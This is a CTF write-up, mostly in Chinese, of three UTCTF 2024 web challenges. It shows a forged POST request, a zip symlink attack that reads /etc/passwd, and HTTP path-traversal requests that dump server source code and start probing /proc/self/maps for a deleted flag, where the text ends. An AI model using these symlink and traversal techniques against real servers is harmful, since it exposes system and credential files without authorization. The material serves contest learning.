# UTCTF 2024

## Beginner: Off-Brand Cookie Clicker


题目描述：

I tried to make my own version of cookie clicker, without all of the extra fluff. Can you beat my highscore?

分数：100


步骤：

查看前端js代码，点击次数大于10000000就post请求click获取flag



```
            document.addEventListener('DOMContentLoaded', function() {
                var count = parseInt(localStorage.getItem('count')) || 0;
                var cookieImage = document.getElementById('cookieImage');
                var display = document.getElementById('clickCount');

                display.textContent = count;

                cookieImage.addEventListener('click', function() {
                    count++;
                    display.textContent = count;
                    localStorage.setItem('count', count);

                    if (count >= 10000000) {
                        fetch('/click', {
                            method: 'POST',
                            headers: {
                                'Content-Type': 'application/x-www-form-urlencoded'
                            },
                            body: 'count=' + count
                        })
                        .then(response => response.json())
                        .then(data => {
                            alert(data.flag);
                        });
                    }
                });
```

直接构造post请求到betta.utctf.live:8138/click


不安全 | betta.utctf.live:8138/click

```
{
   "flag": "Wow, you beat me. Congrats! utflag{y0u_cl1ck_pr3tty_f4st}"
}
```

URL: http://betta.utctf.live:8138/click

Use POST method

enctype: application/x-www-form-urlencoded

Body: count=1000000000

获得结果

```
utflag{y0u_cl1ck_pr3tty_f4st}
```

## Schrödinger

题目描述：Hey, my digital cat managed to get into my server and I can't get him out.

The only thing running on the server is a website a colleague of mine made.

Can you find a way to use the website to check if my cat's okay? He'll likely be in the user's home directory.

You'll know he's fine if you find a "flag.txt" file.


分数：355

解题步骤：

考察的应该是后端自动解压压缩包的软链接攻击。参考：CTFSHOW国赛复现-----Unzip(软连接利用)_国赛 unzip-CSDN博客

```
ln -s /etc/passwd test
zip --symlinks test.zip test
```

然后上传对应的test.zip文件到服务器，成功读取了/etc/passwd文件，其中可以看到copenhagen用户。




Here are the contents!!!

```
---------------test---------------

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:104::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:105:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
copenhagen:x:1000:1000::/home/copenhagen:/bin/sh
```

尝试构造一个软链接到/home/copenhagen/

```
a1andns@a1andns:~$ ln -s /home/copenhagen/flag.txt test2
a1andns@a1andns:~$ zip --symlinks test2.zip test2
```



Here are the contents!!!

```
---------------test2---------------

utflag{No_Observable_Cats_Were_Harmed}
```

上传后成功获得flag

```
utflag{No_Observable_Cats_Were_Harmed}
```

## Home on the Range


题目描述：

I wrote a custom HTTP server to play with obscure HTTP headers.

Hint:

If it seems like something's missing, that's completely intentional; you should be able to figure out why it's missing and where it currently is. You don't need to do any brute force guessing to figure out what that missing thing is.

这个服务器可以进行目录遍历，所以跨目录尝试读取/etc/passwd，操作成功，发现一个range用户。



Request

```
GET /../../etc/passwd HTTP/1.1
Host: guppy.utctf.live:7884
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/122.0.6261.112 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q
application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```

Response

```
HTTP/1.0 200 OK
Server: BaseHTTP/0.6 Python/3.12.2
Date: Mon, 01 Apr 2024 04:04:34 GMT
Accept-Ranges: bytes
Content-Length: 1225

root:x:0:0:root:/root:/bin/ash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/mail:/sbin/nologin
news:x:9:13:news:/usr/lib/news:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
man:x:13:15:man:/usr/man:/sbin/nologin
postmaster:x:14:12:postmaster:/var/mail:/sbin/nologin
cron:x:16:16:cron:/var/spool/cron:/sbin/nologin
ftp:x:21:21::/var/lib/ftp:/sbin/nologin
sshd:x:22:22:sshd:/dev/null:/sbin/nologin
at:x:25:25:at:/var/spool/cron/atjobs:/sbin/nologin
squid:x:31:31:Squid:/var/cache/squid:/sbin/nologin
xfs:x:33:33:X Font Server:/etc/X11/fs:/sbin/nologin
games:x:35:35:games:/usr/games:/sbin/nologin
cyrus:x:85:12::/usr/cyrus:/sbin/nologin
vpopmail:x:89:89::/var/vpopmail:/sbin/nologin
ntp:x:123:123:NTP:/var/empty:/sbin/nologin
smmsp:x:209:209:smmsp:/var/spool/mqueue:/sbin/nologin
guest:x:405:100:guest:/dev/null:/sbin/nologin
nobody:x:65534:65534:nobody:/:/sbin/nologin
range:x:1000:1000:Linux User,,,:/home/range:/bin/ash
```

合理猜测web root是/home/range，尝试去读取目录下可能存在的main.py或server.py，发现是都不存在。那只能尝试看看py文件是不是在/目录下，发现果然在/目录下：


Request

```
GET /../../server.py HTTP/1.1
Host: guppy.utctf.live:7884
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/122.0.6261.112 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q
application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```

Response


```
HTTP/1.0 200 OK
Server: BaseHTTP/0.6 Python/3.12.2
Date: Mon, 01 Apr 2024 04:08:32 GMT
Content-Type: text/x-python
Accept-Ranges: bytes
Content-Length: 7538

from http.server import BaseHTTPRequestHandler, ThreadingHTTPServer
import os
from html import escape
from mimetypes import guess_type
import re
from random import randbytes
import signal
import sys
import threading

with open("/setup/flag.txt") as f:
the_flag = f.read()
os.remove("/setup/flag.txt")

def process_range_request(ranges, content_type, file_len, write_header, write_bytes,
write_file_range):
boundary = randbytes(64).hex()
for [first, last] in (ranges if ranges != [] else [[None, None]]):
count = None
if first is None:
if last is None:
first = 0
else:
first = file_len - last
count = last
elif last is not None:
count = last - first + 1

if (count is not None and count < 0) or first < 0:
```

```python
from http.server import BaseHTTPRequestHandler, ThreadingHTTPServer
import os
from html import escape
from mimetypes import guess_type
import re
from random import randbytes
import signal
import sys
import threading

with open("/setup/flag.txt") as f:
    the_flag = f.read()
os.remove("/setup/flag.txt")

def process_range_request(ranges, content_type, file_len, write_header,
write_bytes, write_file_range):
    boundary = randbytes(64).hex()
    for [first, last] in (ranges if ranges != [] else [[None, None]]):
        count = None
        if first is None:
            if last is None:
                first = 0
            else:
                first = file_len - last
                count = last
        elif last is not None:
            count = last - first + 1

        if (count is not None and count < 0) or first < 0:
            return False

        content_range_header = "bytes " + str(first) + "-" + (str(first + count -
1 if count is not None else file_len - 1)) + "/" + str(file_len)
        if len(ranges) > 1:
            write_bytes(b"\r\n--" + boundary.encode())
            if content_type:
                write_bytes(b"\r\nContent-Type: " + content_type.encode())
            write_bytes(b"\r\nContent-Range: " + content_range_header.encode())
            write_bytes(b"\r\n\r\n")
        else:
            if content_type:
                write_header("Content-Type", content_type)
            if len(ranges) > 0:
                write_header("Content-Range", content_range_header)
        if not write_file_range(first, count):
            return False
    if len(ranges) > 1:
        write_bytes(b"\r\n--" + boundary.encode() + b"--\r\n")
        write_header("Content-Type", "multipart/byteranges; boundary=" +
boundary)
    elif len(ranges) == 0:
        write_header("Accept-Ranges", "bytes")
    return True


class Handler(BaseHTTPRequestHandler):
    def do_GET(self):
        return self.try_serve_file(self.path[1:])

    def try_serve_file(self, f):
        if f == "":
            f = "."
        try:
            status_code = 200
            range_match = re.match("^bytes=\\d*-\\d*(, *\\d*-\\d*)*$",
self.headers.get("range", "none"))
            ranges = []
            if range_match:
                status_code = 206
                ranges = []
                for range in self.headers.get("range").split("=")[1].split(", "):
                    left, right = range.split("-")
                    new_range = [None, None]
                    if left:
                        new_range[0] = int(left)
                    if right:
                        new_range[1] = int(right)
                    if not left and not right:
                        # invalid
                        ranges = [[None, None]]
                        break
                    ranges.append(new_range)

            self.log_message("Serving %s ranges %s", f, repr(ranges))

            (content_type, _) = guess_type(f)

            with open(f, "rb") as io:
                file_length = os.stat(f).st_size

                headers = []
                chunks = []

                def check_file_chunk(first, count):
                    if count is None:
                        if first < 0:
                            return False
                        io.seek(first)
                        if io.read(1) == b"":
                            return False
                    else:
                        if count <= 0 or first < 0:
                            return False
                        io.seek(first + count - 1)
                        if io.read(1) == b"":
                            return False
                    chunks.append({"type": "file", "first": first, "count":
count})
                    return True


                ok = process_range_request(ranges, content_type, file_length,
                                           lambda k, v: headers.append((k, v)),
                                           lambda b: chunks.append({"type":
"bytes", "bytes": b}),
                                           check_file_chunk)
                if not ok:
                    self.send_response(416)
                    self.send_header("Content-Range", "bytes */" +
str(file_length))
                    self.end_headers()
                    return
                content_length = 0
                for chunk in chunks:
                    if chunk["type"] == "bytes":
                        content_length += len(chunk["bytes"])
                    elif chunk["type"] == "file":
                        content_length += chunk["count"] if chunk["count"] is not
None else file_length - chunk["first"]

                self.send_response(status_code)
                for (k, v) in headers:
                    self.send_header(k, v)
                self.send_header("Content-Length", str(content_length))
                self.end_headers()

                for chunk in chunks:
                    if chunk["type"] == "bytes":
                        self.wfile.write(chunk["bytes"])
                    elif chunk["type"] == "file":
                        io.seek(chunk["first"])
                        count = chunk["count"]
                        buf_size = 1024 * 1024
                        while count is None or count > 0:
                            chunk = io.read(min(count if count is not None else
buf_size, buf_size))
                            self.wfile.write(chunk)
                            if count is not None:
                                count -= len(chunk)
                            if len(chunk) == 0:
                                break
        except FileNotFoundError:
            print(f)
            self.send_error(404)
        except IsADirectoryError:
            if not f.endswith("/") and f != ".":
                self.send_response(303)
                self.send_header("Location", "/" + f + "/")
                self.end_headers()
            elif os.path.isfile(f + "/index.html"):
                return self.try_serve_file(f + "/index.html")
            else:
                dir_name = os.path.basename(os.path.abspath(f))
                if dir_name == "":
                    dir_name = "/"
                body = (
                    "<!DOCTYPE html><html><head><title>Directory listing of "
                        + escape(dir_name)
                        + "</title><body><h1>Directory listing of " +
escape(dir_name) + "</h1><ul>"
                        + "".join(["<li><a href=\"" + escape(child, quote=True) +
"\">" + escape(child) + "</a></li>" for child in os.listdir(f)])
                        + "</ul></body></html>"
                    ).encode("utf-8")
                self.send_response(200)
                self.send_header("Content-Type", "text/html; charset=utf-8")
                self.end_headers()
                self.wfile.write(body)
                pass
        except OSError as e:
            self.send_error(500, None, e.strerror)

server = ThreadingHTTPServer(("0.0.0.0", 3000), Handler)

def exit_handler(signum, frame):
    sys.stderr.write("Received SIGTERM\n")

    # Needs to run in another thread to avoid blocking the main thread
    def shutdown_server():
        server.shutdown()
    shutdown_thread = threading.Thread(target=shutdown_server)
    shutdown_thread.start()
signal.signal(signal.SIGTERM, exit_handler)

sys.stderr.write("Server ready\n")
server.serve_forever()

with open("/setup/flag.txt", "w") as f:
    f.write(the_flag)
```

读取/setup/flag.txt，发现文件已经被删除了，相关数据只存在与内存之中。所以要读取相关数据就必须从/proc/self/men中入手。

关键在于`range_match = re.match("^bytes=\\d*-\\d*(, *\\d*-\\d*)*$", self.headers.get("range", "none"))`这表明http请求头中可以包含一个range头，格式应该为bytes=整数-整数, 整数-整数，指定读取的范围。

首先读取/proc/self/maps获取内存映射关系。




```
GET /../../proc/self/maps HTTP/1.1
Host: guppy.utctf.live:7884
Cache-Control: max-age=0
